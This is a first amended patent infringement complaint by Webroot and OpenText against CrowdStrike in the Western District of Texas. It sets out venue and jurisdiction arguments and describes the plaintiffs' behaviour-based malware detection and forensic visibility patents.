UNITED STATES DISTRICT COURT
FOR THE WESTERN DISTRICT OF TEXAS
WACO DIVISION

Webroot, Inc. and Open Text, Inc., ***Plaintiffs,*** **v.** **CrowdStrike, Inc. and CrowdStrike Holdings, Inc.,** ***Defendants.***	**Civil Action No. 6:22-cv-00241-ADA** **JURY TRIAL DEMANDED**
CrowdStrike, Inc. ***Counterclaim-Plaintiff,*** **v.** **Webroot, Inc. and Open Text, Inc.,** ***Counterclaim-Defendants.***	

FIRST AMENDED COMPLAINT FOR PATENT INFRINGEMENT

Plaintiffs Open Text, Inc. ("OpenText") and Webroot, Inc. ("Webroot") (collectively "Plaintiffs") allege against Defendants CrowdStrike, Inc. and CrowdStrike Holdings, Inc. (collectively "CrowdStrike" or "Defendants") the following:

1. This case involves patented technologies that helped to revolutionize, and have become widely adopted in, the fields of malware detection, network security, and endpoint protection. Endpoint protection involves securing endpoints or entry points of end-user devices (*e.g.*, desktops, laptops, mobile devices, etc.) on a network or in a cloud from cybersecurity threats, like malware.

2. Before Plaintiffs' patented technologies, security platforms typically relied on

signatures (*i.e.*, unique identifiers) of computer objects (*e.g.*, computer programs) that were analyzed and identified as "bad" by teams of threat researchers. This approach required antivirus companies to employ hundreds to thousands of threat analysts to review individual programs and determine if they posed a threat.

3. The "bad" programs identified by researchers were compiled into a library and uploaded to an antivirus software program installed on each endpoint device. To detect threats, a resource intensive "virus scan" of each endpoint device was conducted. These virus scans could take hours to complete and substantially impact productivity and performance.

4. Despite substantial investments in resources and time, the conventional systems still were unable to identify and prevent emerging ("zero-day") threats from new or unknown malware. New threats persisted and were free to wreak havoc until a team of threat analysts could identify each one and upload these newly identified threats to an update of the "bad" program library. The updated "bad" program library, including signatures to identify new threats as well as old, then had to be disseminated to all of the endpoint computers, which required time and resource consuming downloads of the entire signature library to every computer each time an update was provided.

5. By the early-to-mid 2000s, new threats escalated as network connectivity became widespread, and programs that mutate slightly with each new copy (polymorphic programs) appeared. These events, and others, rendered the traditional signature-based virus scan systems ineffective for these modern environments.

6. Plaintiffs' patented technology helped transform the way malware detection and network security is conducted, reducing and often even eliminating the shortcomings that plagued signature-based security products that relied on human analysts.

7. Instead of relying on human analysts, Plaintiffs' patented technology enabled the automatic and real-time analysis, identification, and neutralization of previously unknown threats, including new and emerging malware, as well as advanced polymorphic programs.

8. For example, Plaintiffs' patented technology uses information about the computer objects being executed—including, for example, information about the object's behavior and information collected from across a network—along with machine learning technology and novel system architectures—to provide security systems that are effective in identifying and blocking new security threats in real-time in real-world, commercial systems.

9. Plaintiffs' patented technology further includes new methods of "on execution" malware analysis; new architectures that efficiently and effectively distribute workloads across the network; new forensic techniques that enable fast, efficient, and accurate analysis of malware attacks; and new advanced memory scanning techniques.

10. Plaintiffs' patented technology makes security software, platforms, and appliances better at detecting malware by, for example, reducing false positives/negatives and enabling the identification and mitigation of new and emerging threats in near real-time. These improvements are accomplished while at the same time reducing the resource demands on the endpoint computers (*e.g.,* not requiring downloading and using full signature databases and time-consuming virus scans).

11. Plaintiff Webroot has implemented this technology in its security products like Webroot SecureAnywhere AntiVirus, which identifies and neutralizes unknown and undesirable computer objects in the wild in real-time.

12. Over the years, Plaintiff Webroot has also received numerous accolades and awards for its products and services. For example, Webroot has received 22 PC Magazine Editor's Choice

Awards, including “Best AntiVirus and Security Suite 2021.” That same year, Webroot also received the Expert Insights Best-of-Endpoint Security award.

13. Plaintiffs currently own more than 70 patents describing and claiming these and other innovations, including U.S. Patent No. 8,418,250 (the “‘250 Patent”), U.S. Patent No. 8,726,389 (the “’389 Patent”); U.S. Patent No. 9,578,045 (the “’045 Patent”), U.S. Patent No. 10,257,224 (the “’224 Patent”), U.S. Patent No. 10,284,591 (the “’591 Patent”), U.S. Patent No. 10,599,844 (the “’844 Patent”); U.S. Patent No. 8,763,123 (the “’123 Patent”), U.S. Patent No. 11,409,869 (the “’869 Patent”), U.S. Patent No. 8,856,505 (the “’505 Patent”), U.S. Patent No. 8,201,243 (the “’243 Patent”), U.S. Patent No. 8,719,932 (the “’932 Patent”), and U.S. Patent No. 8,181,244 (the “’244 Patent”). (Exhibits 1-12.)

14. Plaintiffs’ patented technology represents such a vast improvement on the traditional malware detection and network security systems that it has become a widely adopted and accepted approach to providing endpoint security in real-time.

15. Defendants CrowdStrike Holdings, Inc. and its wholly owned subsidiary, CrowdStrike, Inc., are direct competitors of Webroot and provide endpoint security software and systems that, without authorization, implements Plaintiffs’ patented technologies. CrowdStrike’s infringing security software and services include, but are not limited to, the Falcon Platform and Falcon Endpoint Protection, including prior versions and functionalities that are the same or essentially same as that described herein (“Falcon Platform” or “Accused Products”).

16. Plaintiffs bring this action to seek damages for and to ultimately stop Defendants’ continued infringement of Plaintiffs’ patents, including in particular the ’250, ’389, ’045, ’224, ’591, ’844 ’123, ’869, ’505, ’243, ’932, and ’244 Patents (collectively the “Asserted Patents”; Exhibits 1-12). As a result of Defendants’ unlawful competition in this District and elsewhere in

the United States, Plaintiffs have lost sales and profits and suffered irreparable harm, including lost market share and goodwill.

NATURE OF THE CASE

17. Plaintiffs bring claims under the patent laws of the United States, 35 U.S.C. § 1, *et seq*., for infringement of the Asserted Patents. Defendants have infringed and continue to infringe each of the Asserted Patents under at least 35 U.S.C. §§271(a), 271(b) and 271(c).

THE PARTIES

18. Plaintiff Webroot, Inc., is the owner by assignment of each of the Asserted Patents.

19. Webroot has launched multiple cybersecurity products incorporating its patented technology, including for example Webroot SecureAnywhere and Evasion Shield.

20. Webroot is a registered business in Texas with multiple customers in this District. Webroot also partners with several entities in this District to resell, distribute, install, and consult on Webroot's products.

21. Plaintiff Open Text Inc. holds an exclusive license to one of more of the Asserted Patents. OpenText is registered to do business in the State of Texas.

22. OpenText is a Delaware corporation and maintains three business offices in the state of Texas, two of which are located in this District. Over 60 OpenText employees work in this District, including employees in engineering, customer support, legal and compliance teams, IT, and corporate development. OpenText also has a data center located in this District. OpenText is in the computer systems design and services industry. OpenText sells and services software in the United States.

23. On information and belief, Defendant CrowdStrike Holdings, Inc. is a Delaware corporation with its headquarters and principal place in this District. (*See* WBR_CSK000004

(https://www.crowdstrike.com/blog/crowdstrike-changes-principal-executive-office-to-austin-texas/).) Defendant CrowdStrike Holdings, Inc. is the parent of and directly and wholly owns Defendant CrowdStrike, Inc.

24. On information and belief, Defendant CrowdStrike, Inc. is a Delaware corporation with its headquarters and principal place of business in this District. (*See* WBR_CSK000004 (https://www.crowdstrike.com/blog/crowdstrike-changes-principal-executive-office-to-austin-texas/).) Defendant CrowdStrike, Inc. is registered with the Secretary of State to conduct business in Texas.

JURISDICTION & VENUE

25. This action arises under the Patent Laws of the United States, 35 U.S.C. § 1, *et seq*. The Court has subject matter jurisdiction pursuant to 28 U.S.C. §§ 1331 and 1338(a).

26. This Court has personal jurisdiction over Defendants because they regularly conduct business in the State of Texas and in this District. This business includes operating systems, using software, and/or providing services and/or engaging in activities in Texas and in this District that infringe one or more claims of the Asserted Patents in this forum, as well as inducing and contributing to the direct infringement of others through acts in this District.

27. CrowdStrike Holdings, Inc and CrowdStrike, Inc. have also, directly and through their extensive network of partnerships, including with local IT service providers, purposefully and voluntarily placed products and/or provided services that practice the methods claimed in the Asserted Patents into the stream of commerce with the intention and expectation that they will be purchased and used by customers in this District, as detailed below. (*See* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

28. Venue is proper in this District pursuant to 28 U.S.C. §§ 1391(b) and (c) and 28

U.S.C. § 1400(b) because, upon information and belief, Defendants CrowdStrike Holdings, Inc. and CrowdStrike, Inc. have regular and systematic contacts within this District and have committed acts of infringement within this District.

29. For example, CrowdStrike Holdings, Inc. "lease[s] offices in…Texas." (*See* WBR_CSK000134 (https://ir.crowdstrike.com/sec-filings/sec-filing/10-k/0001535527-21-000007, CrowdStrike U.S. Securities and Exchange Commission Form 10-K for Fiscal Year Ended January 31, 2021) ("CrowdStrike 2021 Annual Report Form 10-K") at 52, 125.)

30. Furthermore, Defendant CrowdStrike Holdings, Inc. wholly-owns Defendant CrowdStrike, Inc., and controls Defendant CrowdStrike, Inc.'s, including its contacts with and acts of infringement in this District. (*See, e.g., id.* at 80, 146; *see also* WBR_CSK000013 (https://www.crowdstrike.com/terms-conditions/).)

31. Defendant CrowdStrike, Inc. is a registered business in Texas and has regular and established places of business in this District. (*See* WBR_CSK000325 (https://www.intelligence360.news/crowdstrike-to-spend-447000-00-to-occupy-6385-square-feet-of-space-in-san-antonio-texas/).)

32. On information and belief, Defendant CrowdStrike, Inc. has hundreds of employees in this District—including positions in engineering, sales, marketing, and finance.

33. On information and belief, CrowdStrike's employees located in this District may have relevant information, including, in particular, information concerning the products and services Defendants provide and how those products operate.

34. CrowdStrike's operations in this District include client outreach and sales for each of the Accused Products. As detailed above, CrowdStrike has customer-facing personnel and operations in this District. CrowdStrike also provides technical support to partners and customers

for its products in the District.

35. CrowdStrike has further committed acts of infringement within this District. For example, on information and belief, CrowdStrike uses the Accused Products in this District in manners that practice the Asserted Patents, including by testing the Accused Products and by using the Accused Products at its offices in this District.

36. On information and belief, Defendants make, use, advertise, offer for sale, and/or sell endpoint security software (including the Accused Products) and provide security services that practice the Asserted Patents in the State of Texas and in this District directly and/or through its partnerships with businesses in the State of Texas and in this District.

37. On information and belief, CrowdStrike sells, offers for sale, advertises, makes, installs, and/or otherwise provides endpoint security software and security services, including the Accused Products, the use of which infringes the Asserted Patents in this District and the State of Texas. CrowdStrike performs these acts directly and/or through its partnerships with other entities. (*See* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

38. On information and belief, CrowdStrike also uses a network of partners, which comprise re-sellers, managed service providers and cybersecurity experts to provide the Accused Products and implementation services for the Accused Products to its customers in this District. Each of these partners sells, offers for sale, and/or installs the Falcon Platform.

39. As further detailed below, CrowdStrike engages in activities that infringe the Asserted Patents (directly or indirectly) within this District. For example, CrowdStrike operation and use of the Falcon Platform within this District infringes (directly or indirectly) the Asserted Patents.

40. CrowdStrike also infringes (directly or indirectly) the Asserted Patents by

providing services in connection with the Accused Products including installing, maintaining, supporting, operating, providing instructions, and/or advertising CrowdStrike's Falcon Platform within this District. End-users and partner customers infringe the Asserted Patents by installing and operating Falcon Platform software, which performs the claimed methods in the Asserted Patents within this District.

41. Defendants encourage and induce their customers of the Accused Products to perform the methods claimed in the Asserted Patents. For example, CrowdStrike makes its security services available on its website, widely advertises those services, provides applications that allow partners and users to access those services, provides instructions for installing, and maintaining those products, and provides technical support to users. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

42. CrowdStrike further encourages and induces its customers to use the infringing Falcon Platform by providing directions for and encouraging the "CrowdStrike Falcon agent" to be installed on individual endpoint computers (*see* WBR_CSK000090 (https://www.crowdstrike.com/blog/tech-center/install-falcon-sensor/)), which offers evaluation, installation, configuration, customization and development of the Falcon Platform.

43. Defendants also contribute to the infringement of its customers and end users of the Accused Products by offering within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, one or more of the methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown herein, the Accused Products and the example functionality described

below have no substantial non-infringing uses but are specifically designed to practice the methods claimed in the Asserted Patents.

44. Defendants' infringement adversely impacts Plaintiffs and their employees who live in this District, as well as Plaintiffs' partners and customers who live and work in and around this District. On information and belief, Defendants actively target and offer Accused Products to customers served by Plaintiffs, including in particular customers/end-users in this District.

PLAINTIFFS' PATENTED INNOVATIONS

45. Plaintiff Webroot, and its predecessors were all pioneers and leading innovators in developing and providing modern end point security protection, including "community-based" signatureless threat detection process using AI-driven behavior analysis across the entire network to provide "zero-day" protection against unknown threats.

46. The Asserted Patents discussed below capture technology, features, and processes that reflect these innovations, and improve on traditional anti-Malware and network security systems.

Advanced Malware Detection Patents
U.S. Patent Nos. 8,418,250, 8,726,389, and 8,763,123

47. The '250, '389, and '123 Patents are part of the same patent family and generally disclose and claim systems and processes related to real-time and advanced classification techniques for as-yet unknown malware. These patents are collectively known as the "Advanced Malware Detection" Patents. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '250, '389, and '123 Patents. Webroot has granted Plaintiff OpenText an exclusive license to the '250, '389, and '123 Patents.

48. The '250 Patent is entitled "Methods and Apparatus for Dealing with Malware," was filed on June 30, 2006, and was duly and legally issued by the United States Patent and Trademark Office ("USPTO") on April 9, 2013. The '250 Patent claims priority to Foreign

Application No. 0513375.6 (GB), filed on June 30, 2005. A true and correct copy of the ’250 Patent is attached as Exhibit 1.

49. The ’389 Patent is also entitled “Methods and Apparatus for Dealing with Malware,” was filed on July 8, 2012, and was duly and legally issued by the USPTO on May 13, 2014. The ’389 Patent claims priority to the same Foreign Application as the ’250 Patent. A true and correct copy of the ’389 Patent is attached as Exhibit 2.

50. The ’123 Patent is also entitled “Methods and Apparatus for Dealing with Malware,” was filed on July 8, 2012, and was duly and legally issued by the USPTO on June 24, 2014. The ’123 Patent is a division of the application which issued as the ’250 Patent and claims priority to the same Foreign Application as the ’250 Patent. A true and correct copy of the ’123 Patent is attached as Exhibit 7.

51. Malware detection systems in use at the time the Advanced Malware Detection Patents were filed identified malware by maintaining a database of signatures identifying known bad objects (*i.e*., malware). The signature for an object was conventionally made by creating a hash or checksum corresponding to the object file, which uniquely identifies that object. The signature of each object was then compared to the database to look up whether it matches known malware.

52. If the signature of the object is not found in the database, it is assumed safe or alternatively, the whole file is sent for further investigation by a human analyst. The process of further investigation was typically carried out manually or “semimanually” by subjecting the file to detailed analysis, for example by emulation or interpretation, which can take days given the human involvement that is typically required. (*See, e.g.*, Exhibit 2, ’389 Patent, 2:9-17.)

53. This approach had significant drawbacks, including that it required considerable

effort by the providers of such systems to identify and analyze new malware and generate signatures of objects that are found to be bad after human analysis. Large vendors of anti-malware packages typically employed *thousands* of human analysts to identify and analyze objects and keep the database of signatures of bad objects reasonably up to date.

54. However, as the volume of network traffic increases, the task of keeping up with identifying suspect objects and investigating whether or not they are bad becomes practically impossible. (*Id.*) It can take days to subject a suspicious file to detailed analysis given the human involvement, and a considerable period of time elapses before a new file is classified as safe or as malware. Thus, the human analysis introduces a time delay where users are exposed and unprotected from the risks posed by previously unidentified malware. (*See* Exhibit 2, ’389 Patent, 2:9-23, 2:63-67.)

55. By contrast, the methods and systems disclosed and claimed in the ’250,’389, and ’123 Patents perform automatic, sophisticated review (*e.g.*, “pattern analysis”) of the actual attributes of a software object or process and the behavior engaged in by, or associated with, that object or process on computers connected to a network.

56. This review enables a determination of “the nature of the object,” (*e.g.*, whether it is malicious or not based on review of the object, its behaviors or the activities associated with the object), without requiring a detailed manual analysis of the code of the object itself or relying exclusively on whether it has a signature that matches an extensive database of known malicious “signatures.” (*See* Exhibit 2, ’389 Patent, 3:14-24; Exhibit 1, ’250 Patent, 3:7-18.) This provides a significant improvement to the operation of the computer network because monitoring behavior or other information about the object or process, rather than code or signature matching, allows the system to rapidly determine the nature of the object (*e.g.*, malware), without requiring a detailed

manual analysis of the code of the object itself as in conventional anti-virus software. (*See* Exhibit 1, ’250 Patent, 3:11-18.)

57. The approaches in the Advanced Malware Detection Patents are generally focused on receiving *information about the behavior* of objects or processes on remote computers at a base computer. This information is analyzed automatically by, for example, mapping the behavior and attributes of objects known across the community in order to identify suspicious behavior and to identify malware at an early stage. This approach allows, among other advantages, the number of human analysts needed to be massively reduced. It also improves the computer network by reducing the latency involved with identifying new threats and responding to objects exhibiting new, potentially malevolent behavior. (WBRT001252 at WBRT001663-1664, ’250 Patent Prosecution History, 2010-09-07 Amendment at 16-17.)

58. Each of the claimed inventions of the Advanced Malware Detection Patents is necessarily rooted in computer technology—in other words, the identification of malicious computer code in computer networks is fundamentally and inextricably a problem experienced with computer technology and networks—and addresses this fundamental computer technology problem with a computer technology solution. Furthermore, the Advanced Malware Detection Patents improve the technical functioning of the computer network using techniques—such as analyzing behavioral information about or associated with computer objects and processes—to improve network security by identifying malware more quickly and with less resources. These technical improvements address identified weaknesses in conventional systems and processes. (*See*, *e.g.*, Exhibit 1, ’250 Patent, 2:5-3:18.)

59. In particular, the ’250 Patent describes and claims methods and systems that include receiving *behavioral data about or associated with a computer object* from remote computers on

which the object or similar objects are stored; comparing in a base computer the data about the computer object received from the remote computers; and, classifying the computer object as malware on the basis of said comparison if the data indicates the computer object is malware. In effect, this process builds a central picture of objects and their interrelationships and activities across the entire community and allows automation of the process of identifying malware by aggregating and comparing the activity of objects running across the community (*i.e*., on multiple remote computers).

60. The ’250 Patent further provides that a mask is automatically generated for an object that defines “acceptable behavior” for the object. The operation of the computer object is then monitored and if the actual monitored behavior extends beyond that permitted by the mask, the object is disallowed from running and reclassified as malware.

61. The claimed methods and systems of the ’250 Patent constitute technical improvements over the traditional anti-malware systems and provide numerous advantages to computer systems and the process of detecting malware. In addition to the advantages set forth above, the methods and systems claimed in the ’250 Patent provide additional advantages in dealing with objects that do not initially exhibit suspicious behavior, but later start to exhibit malevolent behavior. Traditional malware systems could only mark a computer object as good or bad (*i.e*., a binary decision), and did so by examining the signature of the object itself against a database of “known bad” signatures. This approach does not permit the system to automatically deal with the case where an object does not initially exhibit suspicious behavior but starts to exhibit malevolent behavior in the future.

62. By contrast, the ’250 Patent improves these systems by generating an appropriate behavior mask for the object and then continuing to monitor the behavior of the object. If the object

operates out of bounds of the permitted behavior, then an appropriate action is taken, such as disallowing the computer object from running and reclassifying the object as malware. Thus, the systems and methods described and claimed further the operation and security of the network by stopping an object from running and changing the classification of an object in real-time when unacceptable behavior is identified. (*See* Exhibit 1, '250 Patent, 3:47-50; 4:19-30.)

63. Furthermore, the methods and systems claimed in the '250 Patent, including generating a "mask" of acceptable behavior, allowing an object to run, continuing to monitor the object, and disallowing/reclassifying the object if the behavior extends beyond that permitted by the mask, are not routine or conventional. For example, while a "safe," mask-permitted version of notepad.exe "would not be expected to perform a wide variety of events, such as transmitting data to another computer or running other programs or running other programs" a "modified" and potentially "malevolent" version of notepad.exe could perform those unexpected events. (*See* Exhibit 1, '250 Patent, 11:27-41.) Unlike traditional malware systems that would have already made a binary determination that the notepad.exe object is safe, the methods and systems of the '250 Patent re-classify that version of notepad.exe as malware when its behavior becomes unexpected and "extends beyond that permitted by the mask." (*Id.* at 4:19-30.)

64. The applicants provided another example illustrating the unconventional nature and technical advantages and improvements, offered by the claimed systems and methods during prosecution:

> As an example, suppose a new version of Internet Explorer appeared. This could be a legitimate update to Internet Explorer released by Microsoft or alternatively it could be a file infected with a virus. In the prior art, the new object would have an unknown signature, so an in-house analyst would laboriously analyse the new object and determine whether or not it was safe. Whilst this analysis is carried out, the object would either be blocked, which would cause huge inconvenience to users of the new object, or allowed to run, in which case there is a risk of the object performing malevolent acts. In contrast, the present invention would collect data at

> the base computer from remote computers running the new version of Internet Explorer. Using the information collected, the system could determine that the new object purports to be a new version of Internet Explorer. However, it may not be apparent at this point whether or not the new object is capable of malevolent behaviour. In this scenario the present invention generates an appropriate behavioural mask for the object, e.g. by using a profile of behaviour of previous versions of Internet Explorer that are known not to be malware, or by using a profile for the behaviour appropriate for a web browser. The remote computers are allowed to let the new version run whilst monitoring its behaviour against the mask. The instant the new object exhibits some new, malevolent behaviour, this can be stopped at the remote computer, as well as being flagged to the base computer and used at the base computer to change the classification of the object. Thus, the present invention allows an instant response to an object changing its behaviour to exhibit malevolent behaviour in the future. (*See* WBRT001252 at WBRT001665-1666, ’250 Patent Prosecution History, 2010-09-07 Amendment at 18, 19.)

65. Similarly, the ’389 Patent describes and claims deploying an unconventional “event” based model that classifies a particular object as malicious or safe by analyzing real-time data sent by remote computers on the events, or actions, that a particular software “object,” and other objects deemed similar to it, initiate or perform on those computers. (*See* Exhibit 2, ’389 Patent, 3:14-55.) This information is collected from across the network, correlated and used for subsequent comparisons to new or unknown computer objects to identify relationships between the correlated data and the new or unknown computer objects. The objects may be classified as malware based on this comparison.

66. Through continuous aggregate analysis of events involving computer objects as they occur across network endpoints, the methods and systems described and claimed in the ’389 Patent maintain up-to-date information about computer objects (including malicious objects) seen across the network, identify relationships between those previously identified objects and any new or unknown objects, and make malware determinations based on those relationships. “For example, a new object that purports to be a version of notepad.exe can have its behavior compared with the behav[io]r of one or more other objects that are also known as notepad.exe … In this way,

new patterns of behav[io]r can be identified for the new object." (*Id.* at 10:58-65.)

67. The methods and systems described and claimed in the '389 Patent can rapidly determine "the nature of the object," (*e.g.*, whether it is malicious or not) based on information such as the behavior of the object or effects the object has, without requiring "detailed analysis of the object itself as such" (manually reviewing the object's code) or reliance on matching an extensive database of known malicious "signatures." (*Id.* at 3:14-24; Exhibit 1, '250 Patent, 3:7-18.)

68. The '123 Patent generally is directed to the real-time and cloud-based determination of whether a particular computer is vulnerable to a particular malware process. The '123 Patent bases this determination on the security products it has installed and the products' vulnerabilities.

69. The methods of the '123 Patent therefore are directed to solutions to specific problems that arose in, and are necessarily rooted in, computer technology. Prior art models performed simple comparisons between the versions of software installed (*e.g.*, an internet browser) on a given computer and their "known vulnerabilities" in a static database. (Exhibit 7, '123 Patent, 2:52-57.) These models were limited in that they only performed simple comparisons of what software applications a particular computer had installed (*e.g.*, a particular internet browser), to the vulnerabilities with which that application was installed in a static database.

70. By contrast, the methods described in the '123 Patent target vulnerabilities in an end user's computer caused by blind spots in its locally installed security products. The described methods then identify those vulnerabilities in real time by marshalling a continuously updating "community database." The "community database" holds historical information, continually updating vulnerability data from "many, possibly millions, of users' computers," including the "configuration of security products" and operating systems each of those millions of computers

had installed, and which such combinations were "susceptible or vulnerable to any particular malware object." (Exhibit 7, '123 Patent 16:22-50, 17:5-15.)

71. To reduce "the data quantity for storage and transmission," the community database receives this configuration information in the form of a highly compressed "signature or key" that encapsulates all "the details of all local security products, versions, signature files, firewall settings, etc." (Exhibit 7, '123 Patent, 16:24-31.)

72. Storing "keys" in such a form enables quick searches of the community database to find the configuration "key" of any particular computer and associate that key with the vulnerabilities to which that computer is exposed. (Exhibit 7, '123 Patent, 16:22-39.) The search, diagnosis and resulting message to the user (*e.g.*, "directing the user to a website" from which she can download a particular security update) are performed "virtually in real-time." (Exhibit 7, '123 Patent, 17:5-15.)

73. The Advanced Malware Detection Patents provide systems and methods that necessarily address issues unique to computer networks and computer network operation; namely the identification of "bad" software (*e.g*., malware, viruses, etc.). These patents all provide unique network security enhancement that solves the technical problem of rapidly identifying newly arising and emerging malware by reviewing information about the object and processes (*e.g.,* the behaviors and events associated with software objects and processes running on computers within the network).

74. The systems and methods claimed in the Advanced Malware Detection Patents improve the operation of computer networks by identifying malicious objects in real-time and taking action to remove or eliminate the threat posed by the malware object or process once it has been identified. The claimed inventions in these patents provide a technological solution to a

technological problem—the inability of conventional code or signature matching solutions to identify new or unknown malware objects or processes at or near the runtime of the objects or processes themselves without the extensive delay and resource use associated with traditional systems.

Forensic Visibility Patents
U.S. Patent No. 9,578,045 and U.S. Patent No. 10,257,224

75. The ’045 and ’224 Patents are part of the same patent family and are each generally directed to providing forensic visibility into computing devices in a communication network by analyzing network events and creating audit trails. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’045 and ‘224 Patents. Webroot has granted OpenText an exclusive license to the ’045 and ’224 Patents.

76. The ’045 Patent is entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on May 5, 2014, and was duly and legally issued by the USPTO on February 21, 2017. The ’045 Patent claims priority to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’045 Patent is attached as Exhibit 3.

77. The ’224 Patent is also entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on February 20, 2017, and was duly and legally issued by the USPTO on April 9, 2019. The ’224 Patent claims priority to the ’045 Patent and also to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’224 Patent is attached as Exhibit 4.

78. The ’045 and ’224 Patents describe and claim inventive and patentable subject matter that significantly improves on traditional network forensic tools used to discover or identify security issues on computer networks. Network forensics generally relates to intercepting and

analyzing network events to discover the source of security attacks. (*See* Exhibit 3, ’045 Patent, 1:22-24; Exhibit 4, ’224 Patent, 1:24-26.)

79. The ’045 and ’224 Patents improved on these prior art network forensic tools by providing a technical solution to a technical problem experienced by computer networks and computer network operation. Unlike traditional network forensic tools, these patents create forensic visibility into the computing devices on the communication network to identify malware or other security issues in operation of those devices. (*See* Exhibit 3, ’045 Patent, 2:36-38; Exhibit 4, ’224 Patent, 2:38-40.)

80. In particular, the Forensic Visibility Patents improve network security by gathering an “event,” generating “contextual state information,” obtaining a “global perspective” for the event in comparison to other events, and generating/transmitting an “event line” that includes information for the event. (*See* Exhibit 3, ’045 Patent, cl. 1; Exhibit 4, ’224 Patent, cl. 1.) The described and claimed systems and methods intercept network events, create audit trails, or contextual states, for each individual event by correlating the event to objects such as their originating processes, devices, and/or users, and establishing a global perspective of the objects. The claimed systems and methods of the Forensic Visibility Patents address an identified weakness in conventional systems and processes; namely the ability to monitor, capture and/or analyze what is occurring *at* computing devices on a computer network, thereby providing an improved way to address the technical problem of discovering security attacks or security problems within a computer network.

81. In addition to analyzing the behavior of an object to identify those that are potentially malicious, malware detection is further improved by understanding the context of the event and computer objects of interest. (*See* Exhibit 3, ’045 Patent, 2:39-45 (“The system filters

may be built upon the same or similar technology related to behavior monitoring and collection, as discussed in U.S. application Ser. No. 13/372,375 filed Feb. 13, 2012, 'Methods and Apparatus for Dealing with Malware.'").) In particular, in many cases a potentially malicious object is identified by the system as a result of other events that provide information as to whether the code is malicious. For example, if an object or event under investigation originated from an object or event that is known to be malicious or have malicious behaviors or characteristics, the presence of the known, malicious object provides a further indication that the potentially malicious object or event is malicious as well.

82. The patents further explain that in addition to context information, the systems and techniques can also use information from the network to obtain a global perspective of the network operation. The combination of contextual information and global perspective enables detection of new zero-day threats, including objects created from objects (or similar objects) that have been identified previously as malicious. Indeed, in the context of modern computers and network systems that generate tens of millions of events every minute, the use of a global perspective and contextual information to correlate an event or object under investigation with prior, related events and objects—including the originating object—significantly improves the ability of the system to identify potential threats.

83. The patents further disclose technical improvements to forensic systems by "assembling" or "generating" an "event line" based on the contextual information—including the correlation to the originating object—and global perspective. (*See*, *e.g.*, Exhibit 3, '045 Patent, 9:50-58.) The generation of the event line makes it easier for end users to "identify events, and/or instances of malware, that require more immediate attention"—thereby improving the accuracy and efficiency of identifying additional malicious code, as well as enabling administrators to more

readily analyze malware, assess vulnerabilities, and correct damage done by the originating objects (and other objects in the event chain). (*See* Exhibit 3, '045 Patent, 9:45-49.) The generation and use of an event line itself was, at the time, an unconventional way in which event information, contextual state information, and global perspectives are generated, communicated, and/or potentially displayed to, and interacted with by, an administrator or end user.

84. Thus, the '224 and '045 Patents describe and claim systems and methods that provide technical advantages and improvements over traditional network security and forensic systems, including more efficient and accurate identification of malware (*e.g.*, the contextual and global perspective information reduced false negative and positives for malware detection). The patented systems and methods also improved the identification of other malware (and corresponding events) that might otherwise go undetected in prior systems, thereby improving system performance and reducing the number of resources required.

85. Indeed, the patented systems and methods provide end-to-end forensic visibility into event occurrences across a networked environment and from the bottom of the stack to the top, thereby improving upon conventional network forensic products. (*See* Exhibit 3, '045 Patent, 2:31-38, 3:49-55; Exhibit 4, '224 Patent, 2:33-40, 3:52-59; *see also* Exhibit 3, '045 Patent, 4:36-41; Exhibit 4, '224 Patent, 4:39-44.)

86. Applicant further explained during prosecution how the generation of contextual state information and obtaining a global perspective—including for objects and events other than those that were detected, such as the originating object—are unconventional steps in the areas of malware detection and network forensics. For example, Applicant explained how the described systems and methods improves the system performance of computing devices:

> In this case, the claimed invention provides for determining correlations between events and objects and creating an audit trail for each individual

> event. For example, a context analyzer may correlate an actor, victim, and/or event type to one or more originating processes, devices, and users. After the analysis is complete, a sensor agent may use the correlated data to generate a global perspective for each event such that an administrator is able to forensically track back any event which occurs to what triggered it. Thus, the global perspective represents a drastic transformation of raw event data into a comprehensive, system-wide forensic audit trail. (WBRT005145 at WBRT005274-5275, ’045 Patent Prosecution History, 2016-03-16 Amendment at 11-12.)
>
> In this case, examples of the claimed systems and methods provide low level system filters which intercept system events “in a manner such that the operation of the system filter does not impact system performance.” Specification, ¶ [0008]. For example, on an average system, because tens of millions of events take place every minute, the noise ratio can prevent forensic solutions from being able to provide sufficient value to the end consumer of their data due to the inability to quickly find important events. A product which impacts system performance will have considerably diminished value to an administrator and can negatively affect the results of an analysis undertaken. Examples of the present systems and methods address this shortcoming by providing a system filter that substantially improves the system performance of the computing devices in the system. (*See* WBRT005145 at WBRT005275, ’045 Patent Prosecution History, 2016-03-16 Amendment at 12.)

87. During prosecution, Applicant further explained how the claims are directed to solving a technical problem and a specific improvement in computer functionality relating to computer security:

> ***[T]he claims are directed to solving a technical problem***. Typically, network forensic systems use network forensic tools (e.g., network sniffers and packet capture tools) to detect and capture information associated with communication sessions. Although such network forensic tools are operable to passively collect network traffic, the tools reside at a network edge (e.g., outside of a system or hosts). As a result, the network forensic tools have no ability to obtain useful information within a host or to establish any sort of context from within a host that is generating and/or receiving network events. To address this, aspects of the present disclosure enable methods for providing forensic visibility into systems and networks. For example, a local aggregator/interpreter, context analyzer and sensor agent may provide visibility into occurrences across an environment to ensure that a user (e.g., an administrator) is aware of any system change and data communications in and out of the computing devices residing on the network. During this process, identified events may be correlated to

> objects, thus creating an audit trial [sic] for each individual event. (*See* WBRT005145 at WBRT005272-5273, '045 Patent Prosecution History, 2016-03-16 Amendment at 9-10 (emphasis added).)
>
> Here, ***the claims are directed to a specific improvement in computer functionality relating to computer security, and more specifically to providing end-to-end visibility of events within a system and/or network***. (*See* WBRT006334 at WBRT006791-6792, '224 Patent Prosecution History, 2018-08-29 Amendment at 10-11 (citing '224 Patent specification) (emphasis added).)
>
